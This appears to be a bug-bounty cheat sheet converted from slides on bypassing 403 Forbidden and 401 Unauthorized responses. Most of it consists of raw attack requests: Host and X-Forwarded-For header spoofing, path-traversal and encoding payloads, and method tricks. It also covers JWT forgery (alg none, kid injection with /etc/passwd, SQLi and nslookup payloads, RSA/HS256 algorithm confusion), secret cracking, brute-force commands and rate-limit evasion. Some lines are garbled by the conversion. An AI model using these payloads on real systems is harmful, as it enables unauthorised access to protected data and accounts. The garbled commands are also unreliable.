

Authorization Response

HTTP/1.1 403 Forbidden OR 401 Unauthorized

Content-Length: Number

Content-Type: text/html; charset=UTF-8

<h1> You Don't Have Permission To Access </h1>

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Try To Change HTTPS Protocol To HTTP OR Vice Versa If You Got 403 Forbidden

• Resource

Steps to produce :-

- 1 You Got 403 Forbidden
 https://company.com/authorization-response
- 2 Change HTTPS To HTTP http://company.com/authorization-response



Try To Append Host Header With localhost e.g. Host: localhost To Bypass 403 Forbidden



Slides

GET /authorization-response HTTP/1.1

Host: www.company.com

Host: localhost

User-Agent: Mozilla/5.0

Try To Change Host Header To host Header e.g. host: comapny.com To Bypass 403 Forbidden



Slides

GET /authorization-response HTTP/1.1

host: www.company.com User-Agent: Mozilla/5.0

Try To Remove The Space That In The Host Header e.g. Host:comapny.com To Bypass 403 Forbidden



Slides

GET /authorization-response HTTP/1.1

Host:www.company.com

User-Agent: Mozilla/5.0

Try To Add Tab Instead Of The Space That In The Host Header e.g. **Host:** comapny.com To Bypass 403 Forbidden



Resource

GET /authorization-response HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0



Try To Add /,:,\x00,\x20,\x09,\xad After Value Of The Host Header e.g. Host: comapny.com sensitive-file.txt To Bypass 403 Forbidden

• Resource

GET /authorization-response HTTP/1.1

Host: www.company.com sensitive-file.txt

User-Agent: Mozilla/5.0

Try To Do Brute Force On The PORT In The Host Header e.g. Host: comapny.com:FUZZ To Bypass 403 Forbidden



GET /authorization-response HTTP/1.1

Host: www.company.com:FUZZ

User-Agent: Mozilla/5.0



Try To Add Headers e.g. X-Original-URL: /authorization-response, X-Override-URL: /authorization-response OR X-Rewrite-URL: /authorization-response To Bypass It



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GET / HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

X-Original-URL: /authorization-response



Try To Use X-Forwarded-For Header e.g. X-Forwarded-For: 127.0.0.1,

X-Forwarded-For: IP:Port OR X-Forwarded-For: IP-Of-Company To Bypass It



Writeup



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GET /authorization-response HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

X-Forwarded-For: 127.0.0.1



Try To Use X-Forwarded-For Header Twice e.g. X-Forwarded-For: AND X-Forwarded-For: 127.0.0.1 To Bypass 403 Forbidden



GET /authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

X-Forwarded-For:

X-Forwarded-For: 127.0.0.1



Try To Use X_Forwarded_For Header Instead Of X-Forwarded-For e.g. X_Forwarded_For: 127.0.0.1 To Bypass 403 Forbidden



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GET /authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

X_Forwarded_For: 127.0.0.1

Try To Use X-Forwarded-For Header e.g. X-Forwarded-For: 127.0.0.1\r To Bypass 403 Forbidden

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GET /authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

X-Forwarded-For: 127.0.0.1\r

Try To Use Forwarded Header e.g. Forwarded: for=127.0.0.1, Forwarded: for=IPv4;proto=http;by=IPv4 OR Forwarded: for="[::1]:Port" To Bypass It



GET /authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0 Forwarded: for=127.0.0.1

Try To Use X-ProxyUser-Ip Header e.g. X-ProxyUser-Ip: 127.0.0.1 To Bypass It



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GET /authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0 X-ProxyUser-lp: 127.0.0.1



Try To Add This Header X-Custom-IP-Authorization: IP-Of-Company OR X-Custom-IP-Authorization: 127.0.0.1 To Bypass 403 Forbidden

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GET /authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

X-Custom-IP-Authorization: 127.0.0.1



Try To Set These Headers e.g. X-Forwarded: 127.0.0.1, X-Forwarded-For: 127.0.0.1 AND X-Client-IP: 127.0.0.1 etc In Your Request Once OR Twice, OR Use burpFakeIP

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```
GET /authorization-response HTTP/1.1
Host: www.company.com
X-Forwarded-For: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Real-IP: 127.0.0.1
True-Client-IP: 127.0.0.1
CF-Gonnecting-IP: 127.0.0.1
X-Cluster-Client-IP: 127.0.0.1
X-Cluster-Client-IP: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Forwarded-By: 127.0.0.1
User-Agent: Mozilla/5.0
```



Try To Add Referer Header With 403 Forbidden Endpoints e.g.

Referer: https://company.com/authorization-response To Bypass 403 Forbidden



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GET /authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Referer: https://previous.com/authorization-response

Origin: https://www.company.com

Try To Fuzz User-Agent Header e.g. User-Agent: okhttp/4.1.1 To Bypass 403 Forbidden



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GET /authorization-response HTTP/1.1

Host: www.company.com

User-Agent: FUZZ



If There Is Haproxy OR Varnish As Reverse Proxy Try To Use The Absolute-URI e.g. GET http://comapany.com/authorization-response To Bypass 403 Forbidden

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GET http://company.com/authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Try To Use Use The Absolute-URI With localhost e.g. **GET**https://localhost/authorization-response
To Bypass 403 Forbidden



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GET https://localhost/authorization-response/ HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Try To Use The Absolute-URI And Referer Header With 403 Forbidden Endpoints e.g. Referer: https://company.com/authorization-response To Bypass 403 Forbidden



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GET http://company.com/authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Referer: http://previous.com/authorization-response

Origin: https://www.company.com



Try To Append Slash / To Your Endpoints If You Got 403 Forbidden

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If There Is Apache As Reverse Proxy Try To Capitalize All Characters e.g. /AUTHORIZATION-RESPONSE/ To Bypass 403 Forbidden

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GET /AUTHORIZATION-RESPONSE/ HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Try To Change Version Of The Endpoint e.g. You Have api/v4/admin Try To Change It To api/v2/admin OR api/v1/admin To Bypass 403 Forbidden

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GET /v2/authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

If There Is Haproxy OR Nuster As Reverse Proxy Try To Encode The First Character From authorization-response e.g. /%61uthorization-response To Bypass It

• Sildes

GET /%61uthorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



Try To Append %2e Before The Endpoint e.g. %2e/authorization-response To Bypass 403 Forbidden



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Try To Append ..3B Before The Endpoint e.g. /..3B/authorization-response To Bypass 403 Forbidden

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GET /..3B/authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

If There Is Apache As Reverse Proxy Try To Add /200-OK/..// Before authorization -response e.g. /200-OK/..//authorization-response To Bypass 403 Forbidden

• Sildes

GET /200-OK/..//authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



Try To Append 200-OK/%2e%2e/ Before And After authorization-response e.g. 200-OK/%2e%2e/authorization-response/200-OK/%2e%2e To Bypass 403 Forbidden



Slides

GET /200-OK/%2e%2e/authorization-response/200-OK/%2e%2e HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



Try To Append 200-OK /%2e%2e/ Before authorization-response e.g. 200-OK /%2e%2e/authorization-response/ To Bypass 403 Forbidden



Slides

GET /200-OK /%2e%2e/authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



If There Is Endpoint e.g. admin/info Response With 403 Forbidden And admin/ping Response With 200 OK, Use This Trick admin/ping/;info To Bypass 403 Forbidden



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GET /200-OK/; authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



Try To Append %2f, %2e%2f, %252f, %5c AND %C0%AF Before authorization-response e.g. /%2f/authorization-response/ To Bypass 403 Forbidden



GET /%2f/authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Try To Append /..;/ Before authorization-response e.g. /..;/authorization-response/ To Bypass 403 Forbidden



Slides

GET /..;/authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



Try To Use U+202E: Right-To-Left Override e.g. /%2e%80%aeesnopser-noitazirohtua/ To Bypass 403 Forbidden



Slides

GET /%2e%80%aeesnopser-noitazirohtua/ HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



Try To Append /./ OR // Before The Endpoint e.g. /.//authorization-response And ///authorization-response To Bypass 403 Forbidden

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GET /.//authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

If There Is Nginx As Reverse Proxy AND Weblogic As Backend Try To Use /#/../ Before authorization-response e.g. /#/../authorization-response To Bypass It

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GET /#/../authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

If The Server Is "Tomcat, Jetty, WildFly OR WebLogic", Use This Trick e.g. api/v4;X=Y/authorization-response To Access api/v4/authorization-response



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GET /api/v4;X=Y/authorization-response/ HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



Try To Use These Tricks e.g. authorization-response/., //authorization-response// /./authorization-response/./ OR authorization-response..;/ To Bypass 403 Forbidden

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GET /./authorization-response/./ HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



Try To Append These Payloads & , # , % , %20 , %09 , ../ , /../ , /..;/ , ..%2f , \..\.\ , .././ , /* ..%00/ , ..%0d/ , ..%5c , ..\ , ; , ..%ff , %2e%2e%2f , .%2e , %3f , %26 , %23 To Bypass It

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GET /authorization-response..%ff HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Try To Append? OR?? After The Endpoint e.g. authorization-response? To Bypass 403 Forbidden

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GET /authorization-response? HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

If There Is Nginx As Reverse Proxy AND Weblogic As Backend, Use;/../200-OK After authorization-response e.g. /authorization-response;/../200-OK To Bypass It

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GET /authorization-response;/../200-OK HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

If There Is Nginx As Reverse Proxy AND Apache As Backend Try To Use //../ After authorization-response e.g. /authorization-response//../ To Bypass It

• Sildes

GET /authorization-response//../ HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



Try To Append %2e Before The Extension AND %3b After The Extension With Static Extensions e.g. authorization-response%2e/.php%3b.jpg To Bypass 403 Forbidden



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GET /authorization-response%2e.php%3b.jpg HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

If There Is Apache As Reverse Proxy Try To Add %3F.Static-Extension After authorization-response.dynamic-extension To Bypass 403 Forbidden

• Sildes

GET /authorization-response.php%3F.jpg/ HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



Try To Append json Extension After The Endpoint e.g. authorization-response.json To Bypass 403 Forbidden

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GET /authorization-response.json HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



Try To Change HTTP Request Method To e.g. ANYTHING, POST, PUT, HEAD etc To Bypass 403 Forbidden

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ANYTHING /authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



If There Is Varnish As Reverse Proxy Try To Change HTTP Request Method To Lower-Case AND Upper-Case e.g. PoST OR Get To Bypass 403 Forbidden



• (7)

Resource

GeT /authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Try To Add Tab Before The Method Of HTTP request To Bypass 403 Forbidden



GET /authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Try To Add \r\n Before The first Line Of The HTTP request To Bypass 403 Forbidden



\r\n

GET /authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Try To Use Content Type Header e.g. Content-type: 0 To Bypass 403 Forbidden

• 1 Writeup

POST /authorization-response HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: 0

If There Is Apache As Reverse Proxy Try To Use //./another-403 After authorization-response e.g. /authorization-response//./another-403 To Bypass It

• Sildes

GET /authorization-response//./another-403 HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0



Try To Use Automation Tools e.g. 403fuzzer.py OR bypass403 To Save Time

root@mine:~#python3 403fuzzer.py -u http://www.company.com/authorization-response -proxy http://127.0.0.1:8081 -c COOKIES -hc 401,403,404

"-proxy URL " Using This Proxy "-hc Status-Code " Hide A Specified Response Code From Output

root@mine:~#./bypass403 -iL 401-403-URLs.txt

"-iL file.txt " URLs With 401 And 403 To Bypass

" -iL - " Read From stdin



If There Is JWT, Try To Decode JWT Then Change alg To none AND Remove The Signature e.g. eyJ-----eyJ------.



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Resource



Slides



Try To Decode JWT, If There Is Kid Try To Inject LFI, SQLi OR Command Injection Payloads e.g. ../../../etc/passwd, 'UNION SELECT 'key';-- OR `nslookup me.com`



Slides



Writeup

```
Steps to produce :-
```

```
1 - Decode JWT Then See There Is kid In The Header
```

```
"alg" : "HS256", "typ" : "JWT", "kid" : "1"
```

- 2 Replace 1 To ../../../etc/passwd
- 3 Encode JWT Again

Try To Decode JWT, If There Is jku OR x5u Try To Insert https://wwwAcompany.com, https://www.companyAcom OR https://www.company.communication As Value





List Of Patterns To Bypass The Whitelist In Redirect jku OR x5u Parameter



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If The RSA Public Key Is Leaked AND JWT Signed With RSA, Try To Use RSA Public Key To Sign JWT With alg HS256 To Make Algorithm confusion



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Steps to produce :-

- 1 Open Your Terminal
- 2 Write This Commands
 - cat Public-key.pem | xxd -p | tr -d "\\n"
 - echo -n "eyJ---.eyJ---" | openssl dgst -sha256 -mac HMAC -macopt hexkey:OUT-First-Command
 - python2 -c "exec(\"import base64, binascii\nprint base64.urlsafe_b64encode(binascii.a2b_hex ('OUT-Second-Command')).replace('='.")\")"
- **3 Use The Output As Signature**

Try To Do Brute Forcing The Secret By Using jwt_tool.py



Slides



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Resource



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Steps to produce :-

- 1 Get JWT Token
- 2 Open Your Terminal
- 3 Write This Command

 python2.7 jwt_tool.pv evJ---.evJ--.1rt--- wordlist.

Try To Crack JWT To Get The Secret By Using jwtcrack



Slides



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


Resource

Steps to produce :-

- 1 Get JWT Token
- 2 Open Your Terminal
- 3 Write This Commands

./jwtcrack eyJ---.eyJ--.1rt--







Try To Fetch Known URLs From AlienVault's, Wayback Machine And Common Crawl By Using Tools e.g. getallurls OR waybackurls

root@mine:~#gau -random-agent www.company.com -o out.txt

" -random-agent " Use A Random User-Agent

" -o out.txt " Save Results

root@mine:~#waybackurls www.company.com | tee -a out.txt

" -replay-proxy URL " Replay Matched Requests Using This Proxy

" | tee -a out.txt " Save Results

Try To Search On Github OR Use github-endpoints.py



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"company.com" authorization-response

org:company authorization-response

root@mine:~#python3 github-endpoints.py -d www.company.com -s -r



Try To Search On Google



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site:company.com inurl:/authorization-response

site:company.com authorization-response

inurl:/authorization-response



Try To Do Directory Brute Forcing If You Got 403 Forbidden OR 401 Unauthorized By Using Tools e.g. **ffuf**

root@mine:~#ffuf -w wordlist.txt -u https://www.company.com/FUZZ -fc 401,403,404 -replay-proxy http://127.0.0.1:8081

- " -w wordlist.txt " Wordlist file path
- " -u URL " Target URL AND " FUZZ " keyword Used To Append Line From Wordlist.txt To URL
- " -fc Status Code " Filter HTTP Status Codes From Response
- " -replay-proxy URL " Replay Matched Requests Using This Proxy

Try To Do Headers Brute Forcing With Fake JWT e.g. base64UrlEncode({"alg": "none","typ": "JWT"}) + "." + base64UrlEncode({"roles": "admin"}) + "." By ffuf

- "-w headers.txt " Wordlist file path " -u URL " Target URL "-H " Header: Value " " append Header
- "-H " FUZZ: eyJ-----eyJ-----." " keyword Used To Append Line From headers.txt To URL
- " -fc Status Code " Filter HTTP Status Codes From Response
- " -replay-proxy URL " Replay Matched Requests Using This Proxy

How to brute HTTP Basic Auth with Burp Intruder

- 1) Set payload type to Custom Iterator
- 2) Add login list with to Position 1
- 3) Set separator for position 1 as ":" (colon)
- 4) Add password list to Position 2
- 5) Add to Payload Processing base64 encode
- 6) Don't forget to uncheck "URL-encode" bellow

Have fun;)





If You Got Blocked While Doing Brute Force, Try To Set These Headers e.g. X-Forwarded: 127.0.0.1 etc, Then Try To Use VPN To Change Your IP

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GET /authorization-response HTTP/1.1

Host: www.company.com

X-Forwarded-By: 127.0.0.1

X-Forwarded-For-Original: 127.0.0.1

X-Forwarder-For: 127.0.0.1 X-Forward-For: 127.0.0.1 Forwarded: 127.0.0.1 Forwarded-For: 127.0.0.1

Forwarded-For-lp: 127.0.0.1

User-Agent: Mozilla/5.0

Using space symbols

/admin%20

/admin%09

May break regex logic

Using traversal tricks:

/admin/..;/

/static../admin.jsp

Depends on reverse proxy used by web application

4 SIMPLE WAYS HOW TO

BYPASS 403 AND ACCESS / ADMIN

X-Rewrite-URL header:

Send request to /index.html with

X-Rewrite-URL: /admin

May redefine the input URL in request after restrictions applied

X-Real-IP/X-Forwarded-For

Send request to /admin with

X-Real-IP: 127.0.0.1

X-Forwarded-For: 127.0.0.1

Admin page may be accessible from local IP



Thank You

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